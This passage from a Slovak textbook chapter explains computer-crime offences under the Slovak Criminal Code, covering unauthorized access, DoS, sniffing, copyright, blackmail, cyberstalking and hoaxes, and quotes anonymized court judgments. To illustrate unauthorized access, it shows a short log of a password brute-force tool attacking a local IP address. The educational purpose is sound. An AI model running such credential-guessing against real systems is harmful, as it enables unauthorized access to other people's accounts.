Na tomto mieste je dôležité si vysvetliť pojmy **počítač**, resp. **počítačový systém** a **počítačové údaje**, keďže definície podľa práva a informatiky nie sú totožné. Podľa spomínaného Dohovoru o počítačovej kriminalite sa **počítačovým systémom** myslí *zariadenie alebo skupina vzájomne prepojených alebo súvisiacich zariadení, z ktorých jedno zariadenie alebo viaceré zariadenia vykonávajú automatizované spracúvanie údajov na základe programu*. Počítačom, resp. počítačovým systémom nie je len osobný počítač alebo notebook, ale aj smartfón, server alebo sieťový prvok (sieťový prepínač alebo sieťový smerovač).

Na druhej strane **počítačové údaje** znamenajú *záznam skutočností, informácií alebo pojmov vo forme, ktorá je vhodná na spracovanie v počítačovom systéme, vrátane programu schopného spôsobiť, že počítačový systém vykoná určitú činnosť*. Inými slovami, akýkoľvek údaj bez ohľadu na to, v akej

podobe bude uložený v rámci počítačového systému. Počítačovými údajmi sú súbory, databázy, záznamy sieťovej prevádzky, údaje v pamäti a pod.

19.1.4 Trestné činy proti dôvernosti, integrite a dostupnosti počítačových údajov a systémov

Trestný čin **neoprávneného prístupu do počítačového systému** je upravený v §247 trestného zákona, podľa ktorého *kto prekoná bezpečnostné opatrenie, a tým získa neoprávnený prístup do počítačového systému alebo jeho časti, potrestá sa odňatím slobody až na dva roky*. Pri danom trestnom čine sa prekonaním bezpečnostného opatrenia myslí napríklad skúšanie prihlasovacích údajov, napr. pomocou nástrojov v operačnom systéme *Kali Linux* (Obrázok 19.2), nástroja *Facebook password cracker* (Obrázok 19.3) alebo zneužitie relácie (*session hijacking*) [6].

```
File Edit View Search Terminal Help
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "W3SVC2" - 40 of 958 [child 12]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "W3SVC3" - 41 of 958 [child 9]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "WEB-INF" - 42 of 958 [child 3]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "msfadmin" - 43 of 958 [child 15]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "_admin" - 44 of 958 [child 14]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "_pages" - 45 of 958 [child 5]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "a" - 46 of 958 [child 6]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "aa" - 47 of 958 [child 8]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "aaa" - 48 of 958 [child 11]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "abc" - 49 of 958 [child 4]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "about" - 50 of 958 [child 2]
[ATTEMPT] target 192.168.1.101 - login "admin" - pass "academic" - 51 of 958 [child 0]
```

Obrázok 19.2

Skúšanie prihlasovacích údajov pomocou nástroja v operačnom systéme Kali Linux.



Obrázok 19.3


Testovanie hesiel do sociálnej siete Facebook pomocou nástroja facebook password cracker [7].

Trestný čin **neoprávnený zásah do počítačového systému** je upravený v § 247a trestného zákona, podľa ktorého *kto obmedzí alebo preruší fungovanie počítačového systému alebo jeho časti:*

- *neoprávněným vkladaním, prenášaním, poškodením, vymazaním, zhoršením kvality, pozmenením, potlačením alebo zneprístupnením počítačových údajov, alebo*
- *tým, že urobí neoprávnený zásah do technického alebo programového vybavenia počítača a získané informácie neoprávnene zničí, poškodí, vymaže, pozmení alebo zníži ich kvalitu,*

potrestá sa odňatím slobody na šesť mesiacov až tri roky.

Príkladom činnosti, ktorá by mohla byť posudzovaná ako tento trestný čin, je použitie útokov na odopretie služby. Ide buď o **DoS (Denial of Service)** alebo **DDoS (Distributed Denial of Service)** útoky (Obrázok č. 19.4). Rozdiel medzi nimi je v tom, že v prvom prípade sa na odopretie služby použije jedno zariadenie. Naopak, v druhom prípade sa použije niekoľko zariadení, ktoré sú spravidla geograficky na rôznych miestach sveta. Pri útoku sa využíva skutočnosť, že všetky systémové prostriedky (pamäť, diskový priestor, procesor, dostupná šírka počítačovej siete) majú svoje obmedzenia a je možné ich vyčerpať. Ak je webhostingový server schopný zvládnuť 10 000 používateľov, tak 10 001. používateľ spôsobí, že tento server obmedzí svoje fungovanie alebo ho úplne preruší. Iným príkladom je použitie škodlivého programu (malware), ktorý môže zablokovať činnosť niektorých častí systému, alebo spôsobí vypnutie systému. Príkladom DDoS útoku v Slovenskej republike bol útok na slovensko.sk [8].



Obrázok 19.4
Schéma DDoS útoku.

Trestný čin **neoprávneného zásahu do počítačového údaju** je upravený v § 247b trestného zákona, podľa ktorého *kto úmyselne poškodí, vymaže, pozmení, potlačí alebo zneprístupní počítačové údaje alebo zhorší ich kvalitu v rámci počítačového systému alebo jeho časti, potrestá sa odňatím slobody na šesť mesiacov až tri roky.* Tento trestný čin chráni najmä integritu údajov. Príkladom na činnosť, ktorá by mohla byť následne považovaná za tento trestný čin je napríklad použitie rôznych typov škodlivého kódu (malware), najmä však ransomvér, destroyer. Pri tomto trestnom čine nie je nutné, aby bola spôsobená nejaká škoda (podľa trestného zákona sa tým myslí ujma v minimálnej sume 266 €), postačí zmena údajov, resp. ich poškodenie.




Obrázok 19.5
Informačné okno ransomvéru po zašifrovaní súborov v počítači.

Trestný čin neoprávnené zachytávanie počítačových údajov je upravený v § 247b trestného zákona, podľa ktorého *kto neoprávnene zachytáva počítačové údaje prostredníctvom technických prostriedkov neverejných prenosov počítačových údajov do počítačového systému, z neho alebo v jeho rámci vrátane elektromagnetických emisií z počítačového systému, ktorý obsahuje takéto počítačové údaje, potrestá sa odňatím slobody na šesť mesiacov až tri roky.*

Navýše podľa druhého odseku § 247b trestného zákona *kto ako zamestnanec poskytovateľa elektronickej komunikačnej služby spácha čin uvedený v odseku 1 (predchádzajúci odsek) alebo inému úmyselne umožní spáchať taký čin, alebo pozmení alebo potlačí správu podanú prostredníctvom elektronickej komunikačnej služby, potrestá sa odňatím slobody na jeden rok až päť rokov.*

Príkladom činnosti, ktorá by mohla byť kvalifikovaná ako tento trestný čin, je odpočúvanie sieťovej prevádzky (sniffing) (Obrázok č. 19.6), či už v rámci lokálnej siete alebo cez Wi-Fi. V tomto prípade je bezpredmetné, či dané údaje sú alebo nie sú šifrované, a či obsahujú alebo neobsahujú citlivé údaje. Úplne postačí, ak by niekto odpočúval komunikáciu osoby, ktorá sa prihlasuje na spravodajskú webovú stránku, ktorá nepoužíva HTTPS (Hypertext Transfer Protocol Secure) protokol.



Trestný čin **výroby a držby prístupového zariadenia, hesla do počítačového systému alebo iných údajov** je upravený **§ 247d trestného zákona**. Podľa tohto ustanovenia *kto v úmysle spáchať trestný čin neoprávneného prístupu do počítačového systému podľa § 247, neoprávneného zásahu do počítačového systému podľa § 247a, neoprávneného zásahu do počítačového údajov podľa § 247b alebo neoprávneného zachytávania počítačových údajov podľa § 247c vyrobí, dovezie, obstará, kúpi, predá, vymení, uvedie do obehu alebo akokoľvek sprístupní:*

- 1) *zariadenie vrátane počítačového programu vytvorené na neoprávnený prístup do počítačového systému alebo jeho časti, alebo*
- 2) *počítačové heslo, prístupový kód alebo podobné údaje umožňujúce prístup do počítačového systému alebo jeho časti, potrestá sa odňatím slobody až na dva roky.*

Príkladom konania, ktoré by sme mohli považovať za tento trestný čin, môže byť získavanie hesiel z počítačov alebo z databáz. Prihlasovacie heslá sú štandardne v počítačoch a v databázach uložené vo forme digitálneho odtlačku (hash). Získanie samotného hesla z digitálneho odtlačku by sme mohli považovať za výrobu tohto hesla, v zmysle tohto trestného činu.

19.1.5 Trestné činy týkajúce sa obsahu

Údaje predstavujú v rámci ľudskej civilizácie veľmi cenný artikel. Na ich množstve, druhu a kvalite závisel, závisí a bude závisieť samotný vývoj ľudskej civilizácie. V každom období vývoja bolo potrebné tieto údaje chrániť pred nepriateľom, konkurentom, resp. inou osobou. Dôsledkom toho bolo potrebné rozvíjať rôzne spôsoby utajenia údajov.

Medzi trestné činy týkajúce sa obsahu, zaraďujeme trestné činy súvisiace s výrobou, držbou, distribúciou alebo sprístupnením detskej pornografie. Podľa trestného zákona **pornografiou** rozumie *zobrazenie súlože, iného spôsobu pohlavného styku alebo iného obdobného sexuálneho styku alebo zobrazenie obnažených pohlavných orgánov smerujúce k vyvolaniu sexuálneho*

uspokojenia inej osoby. Naproti tomu **detskou pornografiou** sa podľa trestného zákona rozumie *zobrazenie skutočnej alebo predstieranej súlože, iného spôsobu pohlavného styku alebo iného obdobného sexuálneho styku s dieťaťom alebo osobou vyzerajúcou ako dieťa alebo zobrazenie obnažených častí tela dieťaťa alebo osoby vyzerajúcej ako dieťa smerujúce k vyvolaniu sexuálneho uspokojenia.* Dôležité je si uvedomiť, kto je **dieťaťom**. Podľa trestného zákona je to **osoba mladšia ako 18 rokov**. V našom trestnom zákone sú upravené nasledujúce trestné činy súvisiace s detskou pornografiou:

- **výroba** detskej pornografie na účely jej distribúcie počítačovým systémom – § 368 trestného zákona
- **ponuka, sprístupnenie, distribúcia alebo prenos** (rozširovanie) detskej pornografie počítačovým systémom,
- **zaobstaranie** detskej pornografie počítačovým systémom pre seba alebo pre iného,
- **držba (prechovávanie)** detskej pornografie v počítačovom systéme alebo na pamäťovom nosiči počítačových údajov.

S pornografiu súvisí aj **trestný čin ohrozovania mravnosti**, ktorý je upravený v § 371 a §372 trestného zákona. Podľa tohto ustanovenia *kto to vyrába, kupuje, dováža alebo si inak zadovážuje a následne predáva, požičiava alebo inak uvádza do obehu, rozširuje, robí verejne prístupnými alebo zverejňuje pornografiu, nosiče zvuku alebo obrazu, zobrazenia alebo iné predmety ohrozujúce mravnosť, v ktorých sa prejavuje neúcta k človeku a násilie alebo ktoré zobrazujú sexuálny styk so zvieratám alebo iné sexuálne patologické praktiky, potrestá sa odňatím slobody až na dva roky.* Podľa ustanovenia § 372 trestného zákona *kto pornografiu ponúka, prenecháva alebo predáva dieťaťu, alebo na mieste, ktoré je deťom prístupné, vystavuje alebo inak sprístupňuje, potrestá sa odňatím slobody až na dva roky.* Keďže dieťa je osoba mladšia ako 18 rokov, potom zverejňovanie pornografického obsahu medzi spolužiakmi na strednej škole môže mať trestnoprávne dôsledky.

19.1.6 Trestné činy súvisiace s porušením autorských a príbuzných práv

Trestný čin **porušovania autorského práva** je upravený v **§283 trestného zákona**, podľa ktorého *kto neoprávnene zasiahne do zákonom chránených práv k dielu, umeleckému výkonu, zvukovému záznamu alebo zvukovo-obrazovému záznamu, rozhlasovému vysielaniu alebo televíznemu vysielaniu alebo databáze, potrestá sa odňatím slobody až na dva roky.*

To, čo je autorské právo upravuje bližšie zákon č. 185/2015 Z. z. **Autorský zákon** [9]. **Autorom** sa podľa autorského zákona myslí fyzická osoba, ktorá dielo vytvorila (napr. maliar, programátor, básnik, fotograf). Dôležité si je najmä uvedomiť, kedy je možné použiť dielo v súlade so zákonom. Pôjde najmä o tieto prípady:

- **autor dal súhlas** s konkrétnym spôsobom použitia jeho diela (licenčné podmienky)
- **súhlas udelila iná osoba** - buď na základe dohody s autorom, alebo na základe zákonného oprávnenia (zamestnávateľ, škola, autorský zväz - SOZA a pod.)
- **voľné dielo** - práva autora už zanikli (k použitiu dôjde neskôr ako 70 rokov po smrti autora)
- **existuje zákonná licencia** - autorský zákon dovoľuje použitie diela aj bez súhlasu autora - napr. citácia, použitie diela na účely slobody prejavu a práva na informácie, použitie diela na sociálne, vzdelávacie, vedecké, kultúrne, úradné a iné účely, použitie diela v

rámci náboženských a úradných obradov a sviatkov, použitie diela na účel archivovania atď.

Súd: Okresný súd Bratislava IV
Spisová značka: 3T/81/2017
Identifikačné číslo súdneho spisu: 1417010211
Dátum vydania rozhodnutia: 16. 11. 2017
Meno a priezvisko sudcu, VSÚ: JUDr. Ivan Alman
ECLI: ECLI:SK:OSBA4:2017:1417010211.2

ROZSUDOK V MENE SLOVENSKEJ REPUBLIKY

Okresný súd Bratislava IV, samosudcom JUDr. Ivanom Almanom v trestnej veci proti obžal. Q. A. na
hlavnom pojednávaní konanom dňa 16. novembra 2017 takto

r o z h o d o l :

Obžalovaný:
Q. A., K.. XX.XX.XXXX/XXXX B. V., I. O. Š., Z. D.
X,

s a u z n á v a z a v i n n é h o,

ž e

v období od dňa 13.09.2007 do 16.02.2015 v rozpore s ustanovením § 18 ods. 2 písm. a/, písm. h/, v tom
čase platného a účinného zákona č. 618/2003 Z.z. o autorskom práve a právach súvisiacich s autorským
právom (autorský zákon) bez súhlasu nositeľov autorských práv vyhotovil prostredníctvom výpočtovej
techniky rozmnoženiny chránených audiovizuálnych diel L.A. Prísne tajné, Hotel Transylvánia, Dva a pol
chlapa série 1,2,3,4,5,6,8, IP Man, Pomsta mŕtveho muža (č.1), Pomsta mŕtveho muža (č.2), R.I.P.D.
- URNA: Útvar rozhodne neživých agentov, Star Wars Epizóda II - Klony útočia, Pán Prsteňov: Návrat
Kráľa, Nezastaviteľný, Živí mŕtvi, série 1,2,3, Star Trek IV: Cesta Domov, Prehnaná zem, Patrola, Pán
prsteňov: Dve veže, Nedotknuteľní, Pán prsteňov: Spoločenstvo prsteňov, Rivalovia (č.1), Rivalovia
(č.2), Najvyššia ponuka, Najhľadanejší muž, Noe, Transformers : Zánik (č.1), Transformers: Zánik (č.2),
Melanchólia, Palp Fiction - Historky z podsvetia, MASH série 4 a 7, Dva a pol chlapa série 4, Teórie
veľkého tresku série č. 1,2,3,4,5,6, Star Wars: Epizóda I - Skrytá hrozba, Star Wars: Epizóda II -
Klony útočia, Star Wars: Epizóda V - Impérium vracia úder, Hobit: Šmakova dračia púšť (č.1), Hobit:
Šmakova dračia púšť (č.2), Najhľadanejší muž, Na hrane zajtrajška, Anomália, Chráň nás od zlého, Noe,
t e d a
neoprávnene zasiahol do zákonom chránených práv k dielu a spôsobil týmto činom väčšiu škodu a čin
spáchal prostredníctvom počítačového systému,
č i m s p á c h a l
prečin porušovania autorského práva podľa § 283 ods. 1, ods. 2 písm. a/, písm. d/ Trestného zákona.
Za to sa
o d s u d z u j e

Podľa § 283 ods. 2 Trestného zákona s použitím § 36 písm. j/, písm. l/, písm. n/, § 38 ods. 3 Trestného
zákona na trest odňatia slobody v trvaní 6 (šesť) mesiacov.

Podľa § 49 ods. 1 písm. a/ Trestného zákona mu súd výkon uloženého trestu podmienčne odkladá.

Obrázok 19.7


Príklad odsudzujúceho rozhodnutia vo veci porušovania autorských práv.

V iných prípadoch možno považovať použitie diela v rozpore s právami autora. **Sťahovanie** alebo **nahrávanie** (uploadovanie) hudobných diel, filmov alebo počítačových programov je možné kvalifikovať ako trestný čin porušovania autorských práv, ak neexistuje jeden z vyššie uvedených prípadov. Ak napr. autor hudobného diela súhlasí s použitím jeho piesne na verejnom podujatí, tak nedôjde k trestnému činu. Iným príkladom je sťahovanie alebo nahrávanie (upload) programov s otvorenou licenciou. Úpravy v týchto programoch je ale potrebné vykonávať v súlade s licenčnými podmienkami. Väčšina proprietárneho softvéru (napr. Office 2016, Acrobat Reader) neumožňuje jeho úpravu. Na druhej strane, programy s otvoreným zdrojovým kódom (open source) umožňujú vykonanie zmien .

19.1.7 Iné počítačové trestné činy

Údaje predstavujú v rámci ľudskej civilizácie veľmi cenný artikel. Na ich množstve, druhu a kvalite závisel, závisí a bude závisieť samotný vývoj ľudskej civilizácie. V každom období vývoja bolo potrebné tieto údaje chrániť pred nepriateľom, konkurentom, resp. inou osobou. Dôsledkom toho bolo potrebné rozvíjať rôzne spôsoby utajenia údajov.

Trestný čin **poškodzovanie cudzích práv** je upravený v **§376 trestného zákona**. Podľa tohto ustanovenia *kto neoprávnene poruší tajomstvo listiny alebo inej písomnosti, zvukového záznamu, obrazového záznamu alebo iného záznamu, počítačových dát alebo iného dokumentu uchovávaného v súkromí iného tým, že ich zverejní alebo sprístupní tretej osobe alebo iným spôsobom použije a inému tým spôsobí vážnu ujmu na právach, potrestá sa odňatím slobody až na dva roky*. Príkladom činnosti, ktorú je možné považovať za trestný čin poškodzovania cudzích práv je, ak niekto zverejní na sociálnej sieti intímne fotografie inej osoby. Na Obrázku 19.8 je ukážka právoplatného rozhodnutia, v ktorom bol páchateľ odsúdený na trest povinnej práce v trvaní 100 hodín.



Iným trestným činom, ktorý je možné zaradiť do tejto kategórie je trestný čin **vydierania**, ktorý je upravený v § 189 trestného zákona. Podľa tohto ustanovenia *kto iného násilím, hrozbou násilia alebo hrozbou inej ťažkej ujmy núti, aby niečo konal, opomenul alebo trpel, potrestá sa odňatím slobody na dva roky až šesť rokov*. Na Obrázku je ukážka právoplatného rozhodnutia, v ktorom bol páchateľ odsúdený za vydieranie ženy, ktorej obnažené fotografie mal uložené na pamäťovej karte. Za vydanie danej karty požadoval 3 000 €. V danom prípade páchateľ nútil ženu

k zaplaceniu sumy (...aby niečo konal...) pod hrozbou zverejnenia fotografií rodine, okoliu a pod. (...hrozbou inej ťažkej ujmy ...).

nar. XX.X.XXXX v Prešove, trvale bytom W., B. č. XXXX/XX, t. č. vo väzbe v inej trestnej veci v ÚVV a ÚVTOS Prešov,

j e v i n n ý, ž e

ako užívateľ „photografik“ prostredníctvom internetovej stránky www.azet.pokec.sk dňa 16.1.2014 v čase o 02:35:16 hodine zaslal poškodenej Q. E. registrovanej pod nickom „Q.XXXX“ emailovú správu v znení: „do toho vikendu mi vrátiš 3.000,- € výmenou za pamäťovú kartu z foťáka!, štvrtok [16.1.] do 14:00 hod. mi zaplatíš prvú splátku, do 14:00 hod. mi pošli sms koľko máš, piatok [17.1.] pošleš poštovou poukážkou zvyšok na účet č. XXXXXXXXXX kód banky XXXX, dúfam, že si rozumieme ..., čo by na tie fotky povedali v škole ??? a doma ??? a priatelka ???“, ktorou ju nútil, aby mu zaplatila do vikendu 3.000,- € za kartu z fotoaparátu, na ktorej boli fotografie obnaženého tela poškodenej, ktoré s jej súhlasom, ale za účelom použitia vo fotografickej súťaži vyhotovil dňa 15.1.2014 v izbe č. XXX v hoteli Šariš v Prešove na základe dohovoru elektronickou formou, pričom pokiaľ poškodená nezaplatí fotografie zašle do školy, rodine a priateľom,

t e d a

iného hrozbou ťažkej ujmy nútil, aby niečo konal, čím spáchal

zločin vydieranie podľa § 189 ods. 1 Trestného zákona.

Z a t o m u s ú d u k l a d á :

Podľa § 189 ods. 1 Trestného zákona pri prevažujúcom pomere poľahčujúcich okolností podľa § 36 písm. j/, písm. l/ Trestného zákona a neexistencii príťažujúcich okolností podľa § 37 Trestného zákona, v spojení s § 38 ods. 2, ods. 3 Trestného zákona za použitia § 42 ods. 1 Trestného zákona súhmný trest odňatia slobody v trvaní 3 (tri) roky.

Podľa § 51 ods. 1 Trestného zákona v spojení s § 49 ods. 1 písm. a/ Trestného zákona výkon


Obrázok 19.9

Príklad odsudzujúceho rozhodnutia vo veci vydierania cez sociálne siete.

Medzi ďalší trestný čin spadajúci do tejto kategórie zaradujeme **nebezpečné prenasledovanie (cyberstalking)**. Tento trestný čin je upravený v § 360a trestného zákona. Podľa tohto ustanovenia **kto iného dlhodobo prenasleduje takým spôsobom, že to môže vzbudiť dôvodnú obavu o jeho život alebo zdravie, život alebo zdravie jemu blízkej osoby alebo podstatným spôsobom zhoršiť kvalitu jeho života, tým, že**

- sa vyhráža ublížením na zdraví alebo inou ujmov jemu alebo jemu blízkej osobe,
- vyhľadáva jeho osobnú blízkosť alebo ho sleduje,
- ho kontaktuje prostredníctvom tretej osoby alebo elektronickej komunikačnej služby, písomne alebo inak proti jeho vôli,
- zneužije jeho osobné údaje na účel získania osobného alebo iného kontaktu, alebo
- ho inak obmedzuje v jeho obvyklom spôsobe života,
- potrestá sa odňatím slobody až na jeden rok.

Príkladom konania, ktoré by sme mohli považovať za nebezpečné prenasledovanie, je napríklad posielanie SMS správ, v ktorých sa páchateľ vyhráža, že ublíži danej osobe alebo jeho súrodencovi. Iným príkladom je neustále vypisovanie na sociálnej sieti, kde sa páchateľ vyhráža obeti, že jej ublíži, či už fyzicky alebo psychicky. Právoplatné odsudzujúce rozhodnutie v podobnom prípade je možné vidieť na Obrázku 19.10.



Šírenie poplašných správ (hoaxov) predstavuje šírenie správ prostredníctvom elektronických prostriedkov, najmä elektronickej pošty a sociálnych sietí, ktoré obsahuje nepresné, skresľujúce informácie, účelovo upravené polopravdy a mix poloprávdy a klamstiev. Príkladom poplačnej správy (hoax) je rozširovanie informácie o spoplatnení sociálnej siete Facebook alebo o kupónoch do obchodného reťazca Tesco (Obrázok č. 19.11).



Obrázok 19-29.11
Príklad poplašnej správy (hoax).

Posielanie poplašných správ (hoaxov) môže mať aj trestnoprávne dôsledky. Ustanovenie § 361 trestného zákona definuje **trestný čin šírenia poplašnej správy**. Podľa tohto ustanovenia trestného zákona *kto úmyselne spôsobí nebezpečenstvo vážneho znepokojenia aspoň časti obyvateľstva nejakého miesta tým, že rozširuje poplašnú správu, ktorá je nepravdivá, alebo sa dopustí iného obdobného konania spôsobilého vyvolať také nebezpečenstvo, potrestá sa odňatím slobody až na dva roky*. Príkladom šírenia poplašnej správy je šírenie nepravdivej informácie o tom, že v škole sa nachádza bomba alebo že v škole je rozšírená infekčná choroba, v dôsledku čoho bola vyhlásená karanténa. Ak by takéto správy vzbudili obavu u časti žiakov a zamestnancov školy, mohlo by byť rozširovanie takýchto správ považované za trestný čin šírenia poplašnej správy.

19.1.8 Kyberšikana

Úmyselné urážky, vyhrážanie, zosmiešňovanie alebo obťažovanie druhých prostredníctvom moderných informačno-komunikačných prostriedkov v dlhšom časovom období nazývame **kybernetickou šikanou (kyberšikanou)**. Kyberšikana sa môže odohrávať prostredníctvom sociálnych sietí, video-portálov, e-mailových správ, chatov, blogov, mobilného telefónu (napr. SMS správ alebo nepríjemnými telefonátmi).

Kyberšikana sama o sebe nie je trestným činom ani priestupkom. Avšak jej prejavmi dochádza k výrazným zásahom do viacerých základných práv a slobôd osôb. Viaceré prejavy kybernetickej šikany môžu mať znaky niektorých trestných činov. Niektoré sme si už spomenuli vyššie (napr. nebezpečné prenasledovanie, ohrozovanie mravnosti, vydieranie, podvod). Prejavy kyberšikany môžu mať znaky aj nasledujúcich trestných činov:

- **trestný čin účasti na samovražde** (§ 154 trestného zákona) – napr. ak niekto svojím konaním pomôže niekomu rozhodnúť sa spáchať samovraždu, resp. len pokus o samovraždu.

